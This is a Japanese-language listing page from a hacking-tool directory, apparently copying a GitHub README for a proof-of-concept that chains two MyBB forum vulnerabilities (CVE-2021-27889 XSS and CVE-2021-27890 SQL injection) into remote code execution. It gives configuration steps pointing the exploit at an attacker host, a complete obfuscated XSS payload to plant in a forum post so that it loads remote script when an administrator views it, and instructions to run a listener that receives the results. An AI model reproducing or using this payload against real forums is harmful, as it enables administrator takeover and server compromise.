
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Mybb-XSS_SQL_RCE-POC — MybbがCVE-2021-27890 & CVE-2021-27889をRCE pocに関連付け | Kitploit

ツール/GitHubGitHub/xiaopan233/mybb-xss_sql_rce-poc
ペイロード生成エクスプロイトウェブアプリケーション悪用
GitHubxiaopan233/mybb-xss_sql_rce-poc

Mybb-XSS_SQL_RCE-POC

MybbがCVE-2021-27890 & CVE-2021-27889をRCE pocに関連付け

リポジトリを見る
102135年前未レビュー
共有

Mybb-XSS_SQL_RCE-POC

Mybbに関連するCVE-2021-27890 & CVE-2021-27889をRCE PoCに

使用前:

ここに2つのファイルがあります: 1.js と attack_listen.py

これらの2つのファイルを修正してください:

1.js:

mybbフォーラムのURLと攻撃URLを修正してください:

var bashurl = 'http://192.168.92.164/mybb/mybb-mybb_1825' #mybb forum url
var attack_url = 'http://192.168.92.165:8080/attack_success' #change the attack machine ip.should keep the same with the attack_listen.py

attack_listen.py

攻撃ホストと攻撃ポートを修正してください:

attack_host = '192.168.92.165'
attack_port = 8080

使用方法:


CVE-2021-27889はXSSです。攻撃を行う前に、以下のペイロードを「New Post Thread」または「Reply」または「Private Messages」に注入してください。このデモでは、ペイロードを「New Post Thread」に送信しています。

注意: 192.168.92.165 は悪意のあるサーバーのIPです。変更してください。

[img]http://evil.com/xx(http://evil.com/onerror=xs1=String.fromCharCode(47);xa1=document.createElement(/script/.source);xa1.src=xs1+xs1+/192.168.92.165/.source+xs1+/1.js/.source;document.getElementById(/header/.source).append(xa1);//[/img]


これで悪意のあるJS 1.js が正常に注入されました。次に、管理者がログインした状態でこの投稿を閲覧するのを待ちます。

注意: 管理者ユーザーはフォーラムのページにログインしている必要はありません。


待機中に、攻撃マシンで「attack_listen.py」を実行して、管理者ユーザーが攻撃されたかどうかを確認します。

python3 attack_listen.py


管理者ユーザーが悪意のある投稿を閲覧すると、悪意のあるJSが攻撃を実行します:


攻撃マシンで情報を受信できます:

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    415
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    343
  • 5

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →